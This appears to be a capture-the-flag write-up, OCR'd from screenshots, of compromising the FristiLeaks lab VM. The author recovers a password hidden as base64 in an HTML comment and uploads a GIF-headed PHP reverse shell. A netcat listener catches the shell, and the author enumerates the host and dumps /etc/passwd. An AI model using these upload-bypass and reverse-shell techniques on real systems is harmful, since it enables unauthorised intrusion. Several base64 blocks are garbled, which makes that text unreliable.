
```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
<center><img src="data:img/png;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAAZAAA/+4ADkFkb2JlAGTAAAAAAf/b
AIQAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQICAgICAgICAgIC
AwMDAwMDAwMDAwEBAQEBAQECAQECAgIBAgIDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMD/8AAEQgBrAImAwERAAIRAQMRAf/EAOsAAQABBAIDAQAAAAAAAAAA
AAAJAwcICgUGAQIECwEBAAAHAQEBAAAAAAAAAAAAAIEBQYHCAkBAwoQAAAGAgECAwIICwMICAMG
BwECAwQFBgAHCBESIRMJMRRBIjIzcyQVClHRkrIjU6OzZBYXYXFUgZFCUpPTlNRDNCVVldUYGaFy
JvCxwWKi0vFjhEWWl0gRAAEDAwEEBwMFCgsFBgQGAwEAAgMRBAUGITESB0FRYXEEiEwiBMhSRocFC
I7FSYnKSM1MVFwnRggLSQ5OU1FUWGeGyY3Mk8MKD01QlozQmVrPDZHSklRi0J//aAAwDAQACEQMR
AD8Atassr5qv6VT5w/8Apm/1h/tzHxJquRbnO4jtO9U/OV/Wqflm/HnlSvOJ3WU85X9ap+Wb8eKl
OJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3W
U85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X
9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+
Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8e
KlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ
3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU8
5X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9a
p+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb
8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKl
OJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3W
U85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X
9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+
Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8e
KlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ
3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WU8
5X9ap+Wb8eKlOJ3WU85X9ap+Wb8eKlOJ3WVUIsr2rfpVPmw/0zfrUv7c9qV6HOodp3fSFTW+dV+k
P+cOeHevHe8e9U8KFMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJ
hEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImET
CJhEwiYRVCfJW+jD96lhRDce76Qi3zqv0h/zhwd6O9496p4UKYRMImETCJhEwiYRMImETCJhEwiY
RMImETCJhEwiYRMImETCJhEwiYRMImETCJhEABH2AI/3B1wi9uw/+ob8kfxYXlR1r1EBD2h0/vwv
UwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYRMImEVQ
nyVvow/epYUQ3Hu+kIt86r9If84cHejvePeqeFCmETCJhEwiYRMImETCJhEwiYRMImETCJhEwiYR
MImETCJhEwiYRMImETCJhF122W6rUr6rUOrUcKwkWqrtqFdKDuMIMpDwjXNIDH7mpyvJUvs0YNQUj
FB8ClEiYx8jgygyMEvPQFPx8ZcibK1kJb+0SYX5gkwbc6S1BDbdHNTR4rkCa7bYVCmCZAtHBrdOGbZ
saVkl001X3X3KBOEUV9XmYxZ7kEG36PiZfIthtKQGHSzAF7Xq+9R3A/JaCt7c3MzwIiBa0eAKZ9+/ZV+
```

There is recommended information. For example, about the user eezeepz. And also that Base64 encryption is used.




```
qid5fEd+9U/qn8R+zxsXng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J401P
qn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J401
Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J40
1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
01Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J
401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42
J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z4
2J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z
42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/
Z42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
/Z42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
I/Z42J401Pqn8R+zxsTwdqfVP4j9njYng7VUJ7p2rf8AWPmw/VfrUsbO1ejy6Hfu+kL/2Q==" /></center><br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wul15+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+Wr0Rl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+Vjd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZZYnR7DU4
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvzSz9zZiXDNmS4cjCni+kLRnqizXThUqhOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC21H91WvBBfdZb6Ws
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H91WvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl16o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIscz1GrGvGTI1sLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWu1SfY1m+hDLkcIAtuHEUzu/l91867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5+fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLHAHgRY4A8C
JHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
<tr>
<form name="form1" method="post" action="checklogin.php">
<td>
<table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="#FFFFFF">
<tr>
<td colspan="3"><strong>Member Login </strong></td>
</tr>
<tr>
<td width="78">Username</td>
<td width="6">:</td>
```

I'll decipher the code:



```
PNG
□
���
IHDR��□m���K□□���4A���□sRGB�□���□gAMA��□a□���    pHYs��□��□□od��□RIDATx^Qv □a□zl&l%KH@f455Vls~□□□E□"G□x#
□□□^□□/r□□9□□□E□"G□x#□□□^□□/r□□9□□□E□"G□x#□□□^□□/□&T3h#3□j□□~□□2~ﭏZeL□ZZ□UW$oy{K}fP□9□{6XKKL>a%ZDŚB5o□:å0VKKL>e□KZt1n
'*̤%&Rxgј□V3]#qpz□R\Zb      -]јJH5□9r(□I5seGtXq"□k6j□□g=Yxibѣ৪jʒH-YчJH5ЛxD7(□M6
FnT3WԿӽj□□ᴛMI6□oD3□̃MJH5ЛZI3GYdM□o6Tr□R□̇/-□5ЛJI,i9IѣYD□![
□o□̄□tWK}f□ħ□}d [T5!Ոuɘ-ԒЧ□,C-GR,kj\g}  <g.Ոuɘ-□V□_uZ#|□_AӜ'cjƸdЖJ{<□7
9C}fP̂4□p□□□]OI5c\2hKGt□b#□* :□R□Jjȝ$□#+□o`L□*9□I:□,>U騢"3j5dÛ^#۞□j□□)□'zUqF>ƚZ□□[Z□4□LZR}f□˙□S;|□f.-□hFEZT_>sd□a6□(.□U^n□|□/□ZZ□□=#;t
T_>Trd+?87j□-}dRt!#□[□□/r□□9□□□E□"G□x#□□□^□□/r□□9□□□E□"G□x#□□□^□□/r□□9□□□E□"G□x#□□□^□□/r□□9□□□E□□Z8̊rq����IENDB`
```

Well, I have PNG in the header. So, this is an encrypted PNG image in Base64. I deciphered it with a special web utility:



Base64*


```
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
```

Preview PNG Image | Toggle Background Color

File Info

- Resolution: 365×75
- MIME type: image/png
- Extension: png
- Size: 1.18 KB
- Download: image.png
- Bit depth: 8


So, it was the coded phrase keKkeKKeKKeKkKkEkkEk. Perhaps this is the password from the user eezeepz:



Login successful


upload file

I logged in successfully, I was greeted with a file upload window similar to the one in the previous task, so I will try to load the same php reverse shell, wrapped in a header from GIFs:



Uploading, please wait
The file has been uploaded to /uploads


As you can see, the file has been uploaded to /uploads. Check:



```
┌──(urals㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.111: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.111] 41042
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:49:54 up  1:24,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ █
```

Following /uploads/shell.php.jpg, the netcat got a connection and a shell!

Содержимое /etc/passwd:



```
bash-4.1$ whoami
whoami
apache
bash-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.1$ ls
ls
bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
bash-4.1$ cd root
cd root
bash: cd: root: Permission denied
bash-4.1$ cd home
cd home
bash-4.1$ ls
ls
admin  eezeepz  fristigod
bash-4.1$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1::/var/run/vboxadd:/bin/false
eezeepz:x:500:500::/home/eezeepz:/bin/bash
admin:x:501:501::/home/admin:/bin/bash
fristigod:x:502:502::/var/fristigod:/bin/bash
fristi:x:503:100::/var/www:/sbin/nologin
```

So, we have the following users:

eezeepz

admin


fristigod

fristi

In the home directory we have three:


admin, eezeepz, fristigod

Only eezeepz managed to get in. Here's the output of ls -al:



```
bash-4.1$ ls -al
ls -al
total 2608
drwx---r-x. 5 eezeepz eezeepz  12288 Nov 18  2015 .
drwxr-xr-x. 5 root    root      4096 Nov 19  2015 ..
drwxrwxr-x. 2 eezeepz eezeepz   4096 Nov 17  2015 .Old
